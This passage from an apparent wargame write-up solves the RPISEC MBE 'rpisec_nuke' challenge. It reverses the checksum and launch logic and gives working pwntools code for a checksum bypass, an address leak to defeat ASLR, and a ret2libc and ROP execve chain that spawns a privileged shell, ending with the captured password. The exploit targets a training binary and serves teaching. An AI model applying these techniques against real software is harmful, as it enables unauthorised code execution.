aes = AES.new(key2, AES.MODE_CBC, IV)
part1 = (aes.encrypt("KING CROWELL" + "\x00" * 4)).encode("hex")
auth_data = (part1 + "371303" + "00" * 13).decode("hex")
part2 = aes.decrypt(auth_data)[16:]

r.sendline("2")
r.sendline(key2.encode("hex"))
r.sendline("32")
r.sendafter("ENTER DATA TO ENCRYPT: ", "KING CROWELL" + "\x00" * 4 +
part2)
```

And it works!!! Note that we will also have to encrypt the first part of our input because CBC not only uses IV but uses other 16 bytes blocks next to the encrypted block to further secure the data. With that said, now we passed the 3 key phases!

Nuke Programming.



```
+-----------------------------------------------------------+
|=---------=[ LAUNCH SESSION - 3095621640 ]=---------=|
|                    -=[  STANDBY  ]=-                      |
|                           !                               |
|                      +----+----+                          |
|                      | PROGRAM |                          |
|         +------------+   [4]   +------------+             |
|         |            | WARHEAD |            |             |
|         |            +----+----+            |             |
|     +----+----+           |            +----+----+        |
|     |   KEY   |     +-----+-----+      |   KEY   |        |
|     |CONFIRMED|     |    KEY    |      |CONFIRMED|        |
|     |         |     | CONFIRMED |      |         |        |
+---+---------+------+-----------+------+---------+---+
 MENU SELECTION: $ 4
 INITIALIZING CYBER NUKE PROGRAMMING SEQUENCE......
 CYBER NUKE ENTERING PROGRAMMING MODE
 LOADING......................READY
 ENTER CYBER NUKE TARGETING CODE AS HEX STRING:
-----------------------------------------------------------
$ AAAAAAAAAAAAAA
-----------------------------------------------------------
 VALIDATING CODE INTEGRITY......
 CYBER NUKE CHECKSUM: 0xee4e4500
 TARGETING CODE INVALID
 ABORTING LAUNCH SEQUENCE
```

So now we have access to the 4th option. It asks us yet again for a hex string. Using that string it will calculate a checksum and determine if we are allowed to proceed to the launch sequence. Let’s look at program_nuke now.

First of all, it allocates a huge chunk - malloc(0x290). Then, interestingly, places some function pointers at very specific indexes. Following that, it takes our input, places it at chunk+0x8, calls compute_checksum() with the chunk as an argument and compares it with some values that are xored with each other - values which are the variables that act as indicators that we passed the previous 3 phases.

```
/*      [0xa2]chunk+0x288 = disarm_nuke
        [0xa3]chunk+0x28c = detonate_nuke */
           puVar1[0xa2] = 0x14021;
           puVar1[0xa3] = 0x140cf;

                           /* local_410 = 0xbf4 */
  memset(local_410,0,0x400);
                /* reads 1018-1 bytes */
  fgets(local_410,0x3fa,stdin);
                /* put bytes in chunk+8 */
  hex2byte();

  *(undefined *)(puVar1 + 0x81) = 0; // chunk[0x204]
  *(undefined *)((int)puVar1 + 0x205) = 0x45;
  *(undefined *)((int)puVar1 + 0x206) = 0x4e;
  *(undefined *)((int)puVar1 + 0x207) = 0x44;

                /* pointer to chunk as arg */
  compute_checksum();
  print_wbar();
                /* checksum is at chunk[0] */
  printf("0x%08x\n");
                /* 0xcac380cd ^ 0xbadc0ded ^ 0xacc3d489
                     is compared to checksum
                     0xdcdc59a9 */
  if (*puVar1 == (*(uint *)(param_1 + 0x18) ^ *(uint *)(param_1 +
0x10) ^ *(uint *)(param_1 + 0x14))
      ) {
                /* arg+0x1c */
      *(undefined4 *)(param_1 + 0x1c) = 0x5adc1a55;
      print_wbar();
  }
  else {
      if (*(int *)(param_1 + 0x1c) == 0x5adc1a55) {;
                /* call chunk+0x288 */
      (*(code *)puVar1[0xa2])();
      }
```

If our computed checksum passes the condition, it will set this phase's win indicator to 0x5adc1a55. If not, interestly, checks if the win indicator is already set and if yes, call disarm_nuke.

We look over compute_checksum:

```
            /* ebp+local_20 = arg
                       set checksum = 0 */
  *param_1 = 0;
  local_14 = 0;
  while (local_14 < 0x80
                 /* checksum ^= [chunk +  (index+2) * 4] */) {
    *param_1 = *param_1 ^ param_1[local_14 + 2];
    local_14 = local_14 + 1;
  }
```

It seems like it will xor checksum, which is initialized with 0, with every dword in our input at chunk+0x8. Not that complicated, right?

I decided to declare a special variable called checksumStabilzer, which does what is says it does. Also, my first 2 dwords are "41414141" and "04000000" (more about why 0x4 for the second one later). checksumStabilzer follows immediately, which is then followed by any other values that I want to add.

```
checksumStabilizer = 0x050f0445
for i in range(0, len(nuke), 8):
     checksumStabilizer ^= u32((nuke[i:i+8]).decode("hex"))

checksumStabilizer = (p32(checksumStabilizer ^
0xdcdc59a9)).encode("hex")

r.sendline("41414141" + "04000000" + checksumStabilizer + nuke)
```

Using this stabilizer, whatever hex bytes we may use, as we will see in a few moments, will allow as to bypass the checksum condition.

Nuke Launching.

We still have work to do. It seems like when we are launching our nuke, it always misses its target. Let's look at launch_nuke():

```
  while( true ) {
                /* we need *(chunk+4) <= 0x1ff */
     if (0x1ff < *(uint *)(iVar2 + 4)) {
                     /* chunk+0x288 = disarm_nuke */
     (**(code **)(iVar2 + 0x288))();
     }
     return uVar4;
     }
           /* *(chunk+0x8+*(chunk+0x4)) */
     uVar3 = (int)*(char *)(iVar2 + 8 + *(int *)(iVar2 + 4)) - 0x44;
     if (uVar3 < 0x10)
break;
     *(int *)(iVar2 + 4) = *(int *)(iVar2 + 4) + 1; // increment
*(chunk+0x4)
  }
                /* WARNING: Could not recover jumptable at
0x00014ad4. Too many branches */
                /* WARNING: Treating indirect jump as call */
  uVar4 = (*(code *)((int)&_GLOBAL_OFFSET_TABLE_ + *(int
*)(&DAT_0001a670 + uVar3 * 4)))();
```

It seems like it will initiate an infinite loop. At each iteration it will check the value in *(chunk+0x4) - which is the same place where I put "04000000". If it's smaller than 0x1ff, proceed to the next if statement. If not, call disarm_nuke and fail hard.

The second if statement takes the BYTE that is at *(chunk+0x8+*(chunk+0x4)), subtracts with 0x44 and if that result is smaller than 0x10, jump somewhere. Essentially a switch statement. If not, increment *(chunk+0x4) and continue onwards.


Now, if we were to jump, where would it lead us to? There are several places, all depending on the byte value from *(chunk+0x8+*(chunk+0x4)). Here are the most interesting ones:

```
L255  // 0x53
*(chunk + 4) = *(chunk + 4) +1
*(chunk + 0x208) = *(chunk +  *(chunk + 4) + 8) (BYTE PTR)
print (EBX + 0xffffe5c4)
ACQUIRING TARGET....
jmp L248

L252 // 0x49
[EBP - 0x18] ++ -> &(chunk+0x208)
jmp L248

L253 // 0x4F
print (EBX + 0xffffe651)
CYBER NUKE TARGETING STATUS:
printf (EBX + 0xffffe66f, BYTE PTR (EBP + -0x18))
0x00
jmp L248

L249 // 0x44 ; EBX+0xffffe677 = 0x4d4f4f44
strncmp (EBX+0xffffe677, chunk + *(chunk+4) + 8,  4)
JNZ LAB_00014C1F
call *(chunk+0x28c) (&(chunk+0x208)) // detonate

L254 // 0x52
print (EBX + 0xffffe5dc)
print (EBX + 0xffffe60c)
print (EBX + 0xffffe633)
CYBER NUKE REQUESTED INFLIGHT RE-PROGRAMMING
ESTABLISHING CONNECTION TO CYBER NUKE
............................
program_nuke(param_4)
reset pointer to &(chunk+0x208)
jmp LAB_00014CBC


L248 - increment
LAB_00014CBC - cmp eax, 0x1ff
```

All of them are incredibly useful. Oh, and about the strncmp L249 - I found the value that was compared to by first finding the value of EBX, which I found by searching one of the strings.

One of tasks given was to try and detonate on “GENERAL DOOM”. We can make several jumps with 0x53, which will store the byte value next to it at *(chunk+0x8+*(chunk+0x4)). We can then jump with 0x49 to move the cursor to the next byte and repeat. Finally, we jump with 0x44 to call the detonate function. Note that 0x44 has a special condition which needs to be true in order to not jump somewhere else.

```
r.sendline("41414141" + "04000000" + "A86D9C94" + "53474900" +
"53454900" + "534e4900" + "53454900" + "53524900" + "53414900" +
"534C4900" + "53204900" + "53444900" + "534f4900" + "534f4900" +
"534D4900" + "444F4F4D")
```



```
ACQUIRING TARGET....
ACQUIRING TARGET....
ACQUIRING TARGET....
**** CYBER NUKE DETONATED! ****
TARGET GENERAL DOOM DESTROYED

---------------------------------
MISSION SUCCESS
---------------------------------
```

Now to more serious matters. We can do a ret2libc if we modify *(chunk+0x208) to be a string “/bin/sh” and change *(chunk+0x28c), where the denote_nuke function is stored.

To do that, we first need to leak an address. We can do that by reading the disarm_nuke function which is at *(chunk+0x288). To do that, we simply move the cursor all the way there with several 0x49 jumps and then jump with 0x4F to read each byte individually. Finally, we need to reprogram our corrupString with a jump with 0x52.

With the address of disarm_nuke() at our disposal, we can now calculate libc and elf base addresses…. Wait, we can calculate libc base address with a non-libc function? How come?

This bugged me for a while as well, since I realized I’ve done it a bunch of time during MBE. I found this explanation on another write-up: On Ubuntu before Xenial the libc offset is constant from the main binary when PIE is enabled. Alright!


Important note: the libc base offset was found in GDB. At first GDB gave the incorrect offset, until I enabled ASLR - ***set disable-randomization off.*** This thing bugged me a ton.

```
# leak address of disarm_nuke
r.sendline("41414141" + "04000000" + "EC5DD3C2" + "49" * 128 +
"4F494F494F494F52")
r.send("\n")
r.sendline("confirm")

disarm_nuke = []
for i in range(4):
      r.recvuntil("CYBER NUKE TARGETING STATUS: ")
      r.recvn(9)
      disarm_nuke.append(r.recvn(2))

disarm_nuke = ''.join(disarm_nuke[::-1])
disarm_nuke = int(disarm_nuke, 16)
log.info("disarm_nuke addr: {}".format(hex(disarm_nuke)))

# calculate base addresses of libc and elf
elf = ELF("/levels/project2/rpisec_nuke")
elf.address = disarm_nuke - elf.symbols["disarm_nuke"]
log.info("ELF base address: {}".format(hex(elf.address)))
libc_addr = disarm_nuke - 0x1e6021
log.info("libc base address: {}".format(hex(libc_addr)))
```

Now we simply need to calculate system() and program our nuke to write the "/bin/sh" string and call system() instead of detonate_nuke()!

```
# 2f 2f 62 69 6e 2f 73 68 //bin/sh

system = libc_addr + SYSTEM_OFFSET
log.info("system: {}".format(hex(system)))
system = [char.encode("hex") for char in p32(system)]

nuke = "532f4900" + "532f4900" + "53624900" + "53694900" + "536e4900"
+ "532f4900" + "53734900" + "53684900" + "53004900" + "53004900" +
"53004900" + "53004900" + "49" * 120 + "53" + system[0] + "4900" +
"53" + system[1] + "4900" + "53" + system[2] + "4900" + "53" +
system[3] + "4900" + "444F4F4D"
```

Everything works when we launch this nuke, we get a shell but something unexpected happens!



```
 ACQUIRING TARGET....
 ACQUIRING TARGET....
$ $ whoami
shitshell
$ $ ls
. .. key greetz
$ $ cat key
SYSTEM IS FOR PLEBS (this is not the flag. Cheater.)
$ $ cat greetz
crowell for helpful trix
unix dude for shitshell
clark for mega printf skillz
doom for everything else!
```

Ahh, nice. We have been trolled and given a shitshell instead of the desired project2_private one. So it looks like we need to make a ropchain and call execve("/bin/sh", 0, 0)

To do that, we will also need to pivot. Thankfully, if you look closely at L249, we can see that when EAX is called, EDX will be &(chunk+0x208).

We need a bunch of gadgets that will pop the values from our stack into the registers to set the ropchain. Used ROPgadget on the binary and on the libc (the one shown in gdb (info proc mappings)).

We also need to find a "/bin/sh" string, which I found in libc.

```
    EAX = 0xB
    EBX = pointer to "/bin/sh"
    ECX = 0
    EDX = 0
```

```
binsh_string = [char.encode("hex") for char in p32(libc_addr +
BINSH_OFFSET)]
mov_esp_edx = [char.encode("hex") for char in p32(elf.address +
0x00002cd4)]
pop_ecx_eax = [char.encode("hex") for char in p32(libc_addr +
0x000ef750)]
pop_ebx = [char.encode("hex") for char in p32(libc_addr +
0x000198ce)]
pop_edx = [char.encode("hex") for char in p32(libc_addr +
0x00001aa2)]
int_0x80 = [char.encode("hex") for char in p32(libc_addr +
0x0002e6a5)]
```

```
nuke = []
eax = ["0B", "00", "00", "00"]
ecx_edx = ["00", "00", "00", "00"]

# reprogramming in order to rop
nuke += ["53" + element + "4900" for element in pop_ecx_eax]
nuke += ["53" + element + "4900" for element in ecx_edx]
nuke += ["53" + element + "4900" for element in eax]
nuke += ["53" + element + "4900" for element in pop_ebx]
nuke += ["53" + element + "4900" for element in binsh_string]
nuke += ["53" + element + "4900" for element in pop_edx]
nuke += ["53" + element + "4900" for element in ecx_edx]
nuke += ["53" + element + "4900" for element in int_0x80]

nuke = ''.join(nuke)
nuke += "49" * (0x28c - 0x208 - 32)
nuke += "53" + mov_esp_edx[0] + "4900" + "53" + mov_esp_edx[1] +
"4900" + "53" + mov_esp_edx[2] + "4900" + "53" + mov_esp_edx[3] +
"4900" + "444F4F4D"
```

We plug this into with our checksumStabilizer and voila! It works!

```
 ACQUIRING TARGET....
 ACQUIRING TARGET....
$ whoami
project2_priv
$ cat /home/project2_priv/.pass
th3_pr1nt_funct10n_w4s_100_l!n3s_al0ne
```